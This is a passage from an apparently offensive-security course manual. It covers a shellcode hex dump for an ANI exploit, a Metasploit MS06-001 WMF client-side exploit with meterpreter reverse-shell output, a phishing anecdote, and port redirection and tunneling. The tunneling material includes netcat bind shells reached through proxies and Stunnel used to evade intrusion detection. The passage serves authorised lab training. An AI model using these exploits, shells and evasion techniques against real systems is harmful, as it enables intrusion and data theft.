000000D0  75 E5 8B 5F  24 01 EB 66   8B 0C 4B 8B  5F 1C 01 EB
000000E0  03 2C 8B 89  6C 24 1C 61   C3 31 DB 64  8B 43 30 8B
000000F0  40 0C 8B 70  1C AD 8B 40   08 5E 68 8E  4E 0E EC 50
00000100  FF D6 66 53  66 68 33 32   68 77 73 32  5F 54 FF D0
00000110  68 CB ED FC  3B 50 FF D6   5F 89 E5 66  81 ED 08 02
00000120  55 6A 02 FF  D0 68 D9 09   F5 AD 57 FF  D6 53 53 53
00000130  53 43 53 43  53 FF D0 68   C0 A8 08 67  66 68 01 BB
00000140  66 53 89 E1  95 68 EC F9   AA 60 57 FF  D6 6A 10 51
00000150  55 FF D0 66  6A 64 66 68   63 6D 6A 50  59 29 CC 89
00000160  E7 6A 44 89  E2 31 C0 F3   AA 95 89 FD  FE 42 2D FE
00000170  42 2C 8D 7A  38 AB AB AB   68 72 FE B3  16 FF 75 28
00000180  FF D6 5B 57  52 51 51 51   6A 01 51 51  55 51 FF D0
00000190  68 AD D9 05  CE 53 FF D6   6A FF FF 37  FF D0 68 E7
000001A0  79 C6 79 FF  75 04 FF D6   FF 77 FC FF  D0 68 F0 8A
000001B0  04 5F 53 FF  D6 FF D0 0A
```

Now you need to find a way to get from the breakpoints (at bytes 5,6) to the beginning of the shellcode.

Unfortunately, you can't jump directly to the shellcode because is it situated too far, and space is limited in the types of commands you can issue. After inspecting the ANI file structure once again, you discover that you can use two additional bytes of the file without ruining its structure (bytes 29,30). From this position, you can perform a short jump to the shellcode.

After modifying the exploit, create two "island hops" directly to the shellcode and finally gain fully controlled code execution:

10.4 MS06-001: An Example from MSF

Another horrendous vulnerability in Windows systems was Vulnerability in Graphics Rendering Engine (WMF). This vulnerability affected all Microsoft operating systems from Windows 2000 to Vista, and was heavily abused at the time. In addition, an exploit for this vulnerability was released before Microsoft had a chance to review and patch the vulnerability, and end users were exposed for approximately two weeks until a patch was issued.

The Metasploit Framework features this exploit. Try to get it running:

```
root@bt:~# cd /pentest/exploits/framework3/

bt framework3 # ./msfcli |grep -i wmf

    exploit/windows/browser/ms06_001_wmf_setabortproc    Windows  XP/2003/Vista  Metafile
Escape() SetAbortProc Code Execution

bt framework3 # ./msfcli exploit/windows/browser/ms06_001_wmf_setabortproc O

   Name      Current Setting  Required  Description

   ----      ---------------  --------  -----------

   SRVHOST   0.0.0.0          yes       The local host to listen on.

   SRVPORT   8080             yes       The local port to listen on.

   URIPATH                    no        The URI to use for this exploit (default is random)

bt framework3 # ./msfcli exploit/windows/browser/ms06_001_wmf_setabortproc
PAYLOAD=windows/meterpreter/reverse_tcp LHOST=192.168.8.102 SRVPORT=80 URIPATH=0day E

[*] Started reverse handler

[*] Using URL: http://0.0.0.0:80/0day

[*]  Local IP: http://208.68.234.98:80/0day

[*] Server started.

[*] HTTP Client connected from 192.168.0.100:1079, sending 1436 bytes of payload...

[*] Got connection from 192.168.0.155:443 <-> 192.168.0.100:1080
```

```
[*] Sending Intermediate Stager (89 bytes)

[*] Sending Stage (2834 bytes)

[*] Sleeping before sending dll.

[*] Uploading dll to memory (69643), Please wait...

[*] Upload completed

meterpreter>

[ -=    connected to    =- ]

[ -= meterpreter server =- ]

[ -=    v.  00000500    =- ]

meterpreter>
```

When using a client side exploit in MSF, specifically with the Meterpreter payload, always remember to *migrate* the Meterpreter instance to a different process. This prevents your shell from dying because the victim user terminates the unresponsive vulnerable client side application.

10.5 Client Side Exploits in Action

I was recently involved in a pen test where the organization I was attacking had a very limited attack surface. There were no websites or public IPs—even the organization's mail servers were hosted by a third party. In this scenario, I chose to implement a client side attack.

I used goog-mail.py to harvest email addresses belonging to the organization—38 in total—and sent each address a carefully constructed message encouraging the user to enter my website. Ultimately, 2 of the 38 visited my website. Using port tunneling techniques (you'll see this in a later module), I was easily able to access all the internal network machines and gain domain administrative privileges.

Think about the impact of such attacks, keeping in mind that at almost any given time, there's vulnerability in *some* common client software. The statistics are gruesome: In 2006, Internet Explorer was vulnerable to known bugs for 284 days:

http://blog.washingtonpost.com/securityfix/2007/01/internet_explorer_unsafe_for_2.html.

The statistics for 2007 were even worse. A more recent list of general vulnerabilities can be found in the following two links:

http://research.eeye.com/html/alerts/zeroday/index.html.

http://osvdb.org/browse/time_to_patch

10.6 Exercises

1. Connect to your Windows XP lab client machine and attempt to recreate the module in the lab environment. Exploit your Windows XP SP2 machine with a client side exploit. Use RDP to control the XP SP2 machine and browse to the attacking machine.

2. Experiment with different client side exploits present in Metasploit (aurora is a nice one!).

3. The lab network contains simulated clients, which actively browse to internal web servers. As you progress to compromise more hosts on the student network, you will have several opportunities to exploit "internal network users" using client side attacks. Plan these attacks well!

11. Module 11: Port Fun

Overview

This module introduces several techniques for TCP traffic forwarding and tunneling. These techniques are then implemented in a complex attack scenario.

Module Objectives

By the end of this module, students should:

1. Understand the differences between *port redirection* and *port tunneling*, and be able to implement both using various tools present in BackTrack.
2. Be able to encapsulate traffic using SSL and HTTP.
3. Be able to use SSH tunneling techniques to access otherwise nonroutable machines and networks.

Reporting

Reporting **is required** for this module as part of additional attacks in the THINC.local domain.

A Note from the Author

This chapter deals with various forms of port redirection and tunneling. These techniques are really fun to implement and may knock your socks off—especially when you get to SSH tunneling techniques.

Port tunneling and redirection provide surgical tools to deal with TCP and UDP traffic. They allow you to control the direction flow of traffic, which can often be useful in restricted environments.

11.1 Port Redirection

Port redirection involves accepting traffic on a network interface, on a specific port, and redirecting it to a different IP address/port.

This capability can be useful in several situations. Consider the following scenario:

Imagine you are at the office, which is protected by a firewall with strict outbound rules, allowing only outbound traffic on port 80 (no content inspection). You are an IRC addict and must constantly be connected to your favorite IRC server in order maintain your mental health.

On your home computer, you can listen on port 80, and redirect any incoming traffic to that port to the IRC server, port 6667.

There are several port redirectors for Windows platforms, such as **fpipe** and **winrelay**. My favorite port redirector is **rinetd**, which is present on BackTrack.

Let's solve the problem:

- Home computer :   85.64.228.230

- IRC Server :   irc.freenode.net

You can configure **rinetd** using **/etc/rinetd.conf**:

```
85.64.228.230  80  irc.freenode.net  6667
```

Then run **rinetd** and try to connect to your home computer on port 80:

```
C:\>nc –nv 85.64.228.230 80
(UNKNOWN) [85.64.228.230] 80 (?) open
NOTICE AUTH :*** Looking up your hostname...
NOTICE AUTH :*** Checking ident
NOTICE AUTH :*** No identd (auth) response
NOTICE AUTH :*** Found your hostname
```

You are successfully redirected to the IRC server. You can now point the IRC client to connect to "server" 85.64.228.230, port 80. Because you are redirecting traffic through port 80, it is not blocked by the corporate firewall:

11.2 SSL Encapsulation: Stunnel

As described by its authors, Stunnel (http://www.stunnel.org/) is designed to work as an SSL encryption wrapper between remote client and local or remote server. It can be used to add SSL functionality to commonly used daemons such as POP2, POP3, and IMAP servers without any changes in the program code.

Stunnel can also be used to encrypt traffic, to help prevent various MITM attacks, or evade IDS/IPS systems. This section examines a scenario in which a mail server supports SSL connections but your mail client has no SSL support. You're concerned that an attacker might be eavesdropping on the local LAN, and you would like to add SSL support to your mail client.

On your office machine, you would configure Stunnel to listen on 127.0.0.1, port 110, encapsulate and redirect any traffic coming to this port to the mail server, port 995 (POP3 SSL). If you try talking to this port in RAW TCP, you get no response because the mail server expects an SSL handshake:

```
root@bt:~# nc -v 208.69.121.74 995
vnemous.nexcess.net [208.69.121.74] 995 (pop3s) open


^C punt!
root@bt:~#
```

Configure the **/usr/local/etc/stunnel/stunnel.conf** (copy from **/usr/local/etc/stunnel/stunnel.conf-sample**):

```
cert = /usr/local/etc/stunnel/mail.pem; Don't forget to download a default cert.


; Some security enhancements for UNIX systems - comment them out on Win32
chroot = /usr/local/var/lib/stunnel/
setuid = nobody
setgid = nogroup
pid = /stunnel.pid


client = yes


; Service-level configuration


[pop3s]
accept  = 127.0.0.1:110
connect = 208.69.121.74:995
```

Run Stunnel and you should now be able to connect to the SSL-enabled mail server through port 110 on 127.0.0.1:

```
root@bt:~# openssl req -new -x509 -days 3650 -nodes -out stunnel.pem -keyout
stunnel.pem

root@bt:~# mv stunnel.pem /usr/local/etc/stunnel/mail.pem

root@bt:~# stunnel

root@bt:~# nc -v 127.0.0.1 110

localhost [127.0.0.1] 110 (pop3) open

+OK Hello there.

USER myusername

+OK Password required.

PASS mypassword

-ERR Login failed.

QUIT

+OK Better luck next time.

root@bt:~#
```

Several IPS systems recognize Netcat bind and reverse shell network signatures and are able to stop and kill the connection. In these cases, Stunnel is especially useful because IDS systems are rarely able to inspect SSL traffic. Try to implement a Netcat SSL encrypted session. Note that the listening Netcat should have **client=no** in its **stunnel.conf**.

11.2.1 Exercises

1. Connect to your Windows XP client machine.

2. Make an encrypted Netcat bind shell connection between your victim Windows XP SP2 machine and your attacking computer. Use Stunnel to encrypt the traffic with SSL.

3. Use a sniffer to verify that the connection is encrypted.

11.3 HTTP CONNECT Tunneling

The HTTP CONNECT method establishes a *tunneled* connection through the proxy to a destination server. The original intent of the CONNECT method was to allow tunneling of SSL, but it also allows for tunneling to other ports.

Consider, for example, the following situation:

- Victim: 85.64.226.117 (shell listening on port 3030)

- Attacker: 83.130.79.89

- Proxy: 85.64.228.230 (proxy listening on port 8888)

The victim has a Netcat bind shell waiting on port 3030. For stealth reasons, you want to connect to that Netcat shell via a proxy. You can do this via the CONNECT method:

```
root@bt:~# nc -nvv 85.64.228.230 8888
(UNKNOWN) [85.64.228.230] 8888 (?) open
CONNECT 85.64.226.117:3030 HTTP/1.0


HTTP/1.0 200 Connection established
Proxy-agent: tinyproxy/1.6.3


Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.


C:\WINDOWS\system32>ipconfig
ipconfig
Windows IP Configuration


Ethernet adapter Local Area Connection 2:


        Connection-specific DNS Suffix  . :
        IP Address. . . . . . . . . . . : 85.64.226.117
        Subnet Mask . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . : 85.64.226.1


C:\WINDOWS\system32>
```

This is what the Netcat connection on the victim machine looks like:

```
C:\WINDOWS\system32>nc -lvp 3030 -e cmd.exe
listening on [any] 3030 ...
connect to [85.64.226.117] from [85.64.228.230] 48122
```

Notice that the connecting machine's IP is identified as 85.64.228.230—your proxy server.

11.4 ProxyTunnel

As described by its authors, ProxyTunnel is a program that connects **stdin** and **stdout** to a server somewhere on the network through a standard proxy that supports the CONNECT method. Please read the following article about ProxyTunnel: http://proxytunnel.sourceforge.net/paper.php.

ProxyTunnel leverages the HTTP CONNECT method to allow you to take full advantage of these tunneling features. It takes care of the HTTP tunnel creation and creates a listening network socket through which to stream your information via the tunnel. Try reconnecting to the victim Netcat shell, this time using ProxyTunnel:

```
root@bt:~# proxytunnel -a 80 -p 85.64.228.230:8888 -d 85.64.226.117:3030
root@bt:~# nc -v 127.0.0.1 80
localhost [127.0.0.1] 80 (http) open
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
C:\WINDOWS\system32>ipconfig
Windows IP Configuration
Ethernet adapter Local Area Connection 2:
        IP Address. . . . . . . . . . . : 85.64.226.117
        Subnet Mask . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . : 85.64.226.1


C:\WINDOWS\system32>
```

11.5 SSH Tunneling

SSH tunneling is an amazing technique to encrypt traffic and access otherwise nonroutable machines in a secure way. This technique often stumps first timers and requires a lot of review and experimentation to become comfortable with.

Read the following article before proceeding: http://docs.cs.byu.edu/general/ssh_tunnels.html.

SSH sessions are capable of creating bidirectional channels that can be used to forward remote and local connections. This feature allows you to do seemingly impossible TCP/UDP traffic manipulations.

Examine the following scenario:

Imagine that an attacker has received a reverse shell from a victim on a nonroutable network. This victim also has Remote Desktop (TCP port 3389) enabled on his machine. The attacker has the username/password for the victim machine (obtained by password dumping/hash cracking, keylogging, or similar) and wants to connect to the victim's remote desktop service. Note that the victim is on a nonroutable network behind NAT.

The attacker can configure his SSH server to listen on port 80, and can create an SSH tunnel between the attacker machine and the victim machine where port 3389 is redirected from the victim machine to the attacker machine. The attacker can now connect to his 127.0.0.1 address, on port 3389, and be redirected back to the victim machine. Please reread this carefully.

Here is a close-up of the communication channels:
